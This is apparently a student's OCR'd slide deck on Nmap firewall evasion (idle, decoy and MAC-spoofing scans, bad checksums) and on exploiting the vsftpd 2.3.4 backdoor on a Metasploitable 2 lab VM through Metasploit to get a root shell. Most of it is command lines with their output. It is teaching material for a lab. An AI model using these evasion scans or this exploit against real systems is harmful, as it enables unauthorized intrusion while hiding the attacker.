Performing a port scan and OS identification (`-O`) on the zombie candidate network rather than just a ping scan helps in selecting a good zombie. As long as verbose mode (`-v`) is enabled, OS detection will usually determine the IP ID sequence generation method and print a line such as “IP ID Sequence Generation: Incremental”. If the type is given as `Incremental` or `Broken little-endian incremental`, the machine is a good zombie candidate. That is still no guarantee that it will work, as Solaris and some other systems create a new IP ID sequence for each host they communicate with. The host could also be too busy. OS detection and the open port list can also help in identifying systems that are likely to be idle.

Nmap- Decoy scan

Decoy scan is another means to spoof the source IP address of the packets. Given the complexities of Idle scanning, Decoy scan is an attractive alternative.

- **Attacker spoofs the source IP address with different target IP's.**
- **Clearly, the response packets will be sent to the spoofed IP addresses.**
- **Hence nmap would not have access to the response packets and thus may not be able to determine the status of the port.**
- **To overcome this, the nmap tool uses its original source IP on one of the packets sent for each port.**
- **Thus we see that it is much weaker than the IDLE scan, as the firewall if once blocks the attacker's IP, renders decoy scan completely useless.**
  - **It is only used to fool firewall so that it may never be able to detect who the real attacker is and may not be able to block the attacker's IP in the first place itself.**

Nmap- Decoy scan approach 1

Give the spoofed ip addresses also by ourselves.

$ nmap -D <decoy_ip1>,<decoy_ip2>,<your_own_ip>, ...<decoy_ipn> <target_ip>

Don't forget to include your IP in the list of decoys, else you won't be able to receive the response packets.


```
root@kali: /home/harsh
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/home/harsh]
└─# nmap -D 10.196.10.64,10.196.2.250,10.0.2.15 192.168.56.102 -v
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 03:32 CDT
Initiating Ping Scan at 03:32
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 03:32, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:32
Completed Parallel DNS resolution of 1 host. at 03:32, 13.00s elapsed
Initiating SYN Stealth Scan at 03:32
Scanning 192.168.56.102 [1000 ports]
Discovered open port 111/tcp on 192.168.56.102
Discovered open port 139/tcp on 192.168.56.102
```

Nmap- Decoy scan approach 1


ME instead of typing your IP address.

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -D 10.196.10.64,10.196.2.250,ME 192.168.56.102 -v
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 03:33 CDT
Initiating Ping Scan at 03:33
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 03:33, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:33
Completed Parallel DNS resolution of 1 host. at 03:33, 13.01s elapsed
Initiating SYN Stealth Scan at 03:33
Scanning 192.168.56.102 [1000 ports]
Discovered open port 110/tcp on 192.168.56.102
Discovered open port 53/tcp on 192.168.56.102
```


Nmap- Observe wireshark



Source IP: 10.196.10.64



Source IP: 10.196.2.250



Source IP: 10.0.2.15
(Actual attacker)

Nmap- Decoy scan approach in practice

We use random IP's for decoy scan and don't bother it ourselves, as we typically take 10-20 decoy IP's in order to be perfectly shielded from being blocked so entering those many IP addresses manually is cumbersome.

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -D RND:10 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:20 CDT
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.24% done; ETC: 06:22 (0:01:48 remaining)
```

-D RND:<number> => these "number" random IP's will be selected.

This scan failed as we did not include our source IP in the list and thus could not receive any response packets. Remember to put your own ip address also.

Nmap- Mac spoofing

If firewall may be blocking us particularly because of our mac address, then spoofing mac address to do the scan is recommended.

Though zombie scan automatically deals with it, we don't want to go into the complexity of finding a Idle zombie host, so we choose mac spoofing.

It also needs our machine to be on the same subnet as the target, or else we may never be able to capture the response packets.


Warning: This option of spoofed mac address can be only used for basic scans like SYN scan or OS detection, and not for version detection etc. The details of how the link layer actually broadcasts these spoofed mac addressed packets is abstracted.

$ nmap - -spoof-mac <parameter> <target_ip>

Nmap- Mac spoofing

Taking the mac of some manufacturer.

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -v 192.168.56.102 --spoof-mac dell
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:26 CDT
Spoofing MAC address 00:00:97:7C:B2:D8 (Dell EMC)
Initiating Ping Scan at 06:26
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 06:26, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:26
Completed Parallel DNS resolution of 1 host. at 06:27, 13.01s elapsed
Initiating SYN Stealth Scan at 06:27
Scanning 192.168.56.102 [1000 ports]
Discovered open port 110/tcp on 192.168.56.102
```




Nmap- Mac spoofing

Or select the random IP address

- -spoof-mac 0 ⇒ This 0 instructs nmap to attach a random mac id.

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -v 192.168.56.102 --spoof-mac 0
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:32 CDT
Spoofing MAC address 4C:25:C6:DA:55:6B (No registered vendor)
Initiating Ping Scan at 06:32
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 06:32, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:32
```




Nmap- Mac spoofing

Or we can manually enter a mac address.

- -spoof-mac 0 ⇒ This 0 instructs nmap to attach a random mac id.

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -v 192.168.56.102 --spoof-mac 55:87:54:00:ef:ff
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:33 CDT
Spoofing MAC address 55:87:54:00:EF:FF (No registered vendor)
Initiating Ping Scan at 06:33
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 06:33, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:33
```



The fate of this scan is unknown as the if the spoofed ID is just something.

Nmap- bad checksums

It is a way to find some vulnerability in the firewall. All hosts are known to drop the packets which have a wrong checksum value, so for a packet with intentionally filled bad checksum value, if we get any response, it is perhaps due to a misconfigured firewall that did not bother to look at checksum value and sent some form of response.

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -v 192.168.56.102 --badsum
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:44 CDT
Initiating Ping Scan at 06:44
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 06:44, 3.05s elapsed (1 total hosts)
Nmap scan report for 192.168.56.102 [host down]
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.20 seconds
           Raw packets sent: 8 (304B) | Rcvd: 0 (0B)
```

Received 0 Bytes which means that the target we are scanning is protected by either no firewall or a proper firewall

Breaking into the victim Machine using nmap and metasploit...

Scan the target using nmap and look for vulnerabilities

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -sT 192.168.56.102 -sV -v
```

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
110/tcp  open  pop3?
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

Exploit this vulnerability.

Search metasploit modules for exploiting this

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Backdoor: Any undocumented way to gain access into a system, and is created by some malicious techniques only.
For here, the backdoor is already created and we use it to gain access of the machine. This we do by using the metasploit's pre written module.

Search metasploit modules for exploiting this vulnerability

The matching module is found, called VSFTPD v2.3.4 Backdoor Command Execution

Malicious attackers injected a backdoor in the VSFTPD download archive back in 2011, and was removed soon. But our victim machine is meant for testing purpose and thus uses that particular version which still has the backdoor.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metas
                                      ploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)
```

Set the parameters and run the script

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
```

The result

```
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:39267 → 192.168.56.102:6200) at 2023-03-21 05:54
:21 -0500

pwd
/
whoami
root

ls
bin
boot
cdrom
dev
etc
home
```

We have the root privileges as well:-)

The result

```
mkdir CS212_Project
```

```
ls
CS212_Project
bin
```

```
root@metasploitable:/home/msfadmin#
root@metasploitable:/home/msfadmin# cd /
root@metasploitable:/# ls
bin    CS212_Project  harsh    initrd.img  media       opt   sbin  tmp  vmlinuz
boot   dev            home     lib         mnt         proc  srv   usr
cdrom  etc            initrd   lost+found  nohup.out   root  sys   var
root@metasploitable:/# _
```

The new directory is created on metasploitable 2 victim machine as well


How to prevent port scanning?

Follow these steps:-

- Literally, you can hide your IP address so anyone who knows the IP can thus scan the ports and thus it cannot be completely prevented.
- But we can definitely reduce it.
- **A strong Firewall**
- **TCP wrappers ,** that give administrators the flexibility to permit or deny access to servers based on IP addresses and domain names.
- **Uncover network holes:** Basically build an application that keeps account of ports opened on your system and the traffic upon it. It helps only when attacker not just scans the port but also exploits the vulnerabilities on it, and thus generates a lot of packets.

Future Research.....

- **Technically, anyone of us can contribute to nmap's databases by submitting fingerprints of those OS which is yet not present with nmap.**
- **And any robust script for a particular vulnerability can be written and submitted to nmap to enhance its library.**
- **Or nothing stops us from competing instead of contributing to nmap. Good Luck!**



References

- https://www.logsign.com/uploads/how_to_prevent_man_in_the_middle_attack_3920aaa9fe.jpg
- https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcQW61-GIbIVDM6fsfvYCdzdBQkzf8ZHlJfmeA&usqp=CAU
- https://d34smkdb128qfi.cloudfront.net/images/librariesprovider2/blogs/ctas/screen-shot-2020-02-05-at-1-16-31-pm.png?sfvrsn=d00bd459_2
- https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcRs3-dDF1llmvSf-YeA80DuieE0SZdsqCyM1A&usqp=CAU
- https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTUd5XZxvUYFLiCCJfrWpoPfZqtKLXGWW2-Ew&usqp=CAU

References:

- https://assets.website-files.com/5ff66329429d880392f6cba2/628269874ef7ea0b1cce663d_DoS%20assault%20Preview.jpg
- https://www.youtube.com/watch?v=JZY6_Ws6sKE
- https://www.imperva.com/learn/wp-content/uploads/sites/13/2019/01/DDoS-Mitigation-Stages.jpg
- https://avinetworks.com/wp-content/uploads/2019/11/DDoS-attack-diagram.png
- https://static.javatpoint.com/blog/images/what-is-ddos-attack.png
- https://straitsresearch.com/photos/Reports/collateral/Types%20of%20DDoS%20Attacks.jpg
- https://www.imperva.com/learn/wp-content/uploads/sites/13/2019/01/syn-flood.jpg
- https://wallpapercave.com/wp/wp9317982.jpg
- https://cooltechzone.com/threats/torrents-trap-computer-into-botnet
- https://chat.openai.com/chat
- https://hub.packtpub.com/wp-content/uploads/2018/06/DoS-attacks-696x281.jpg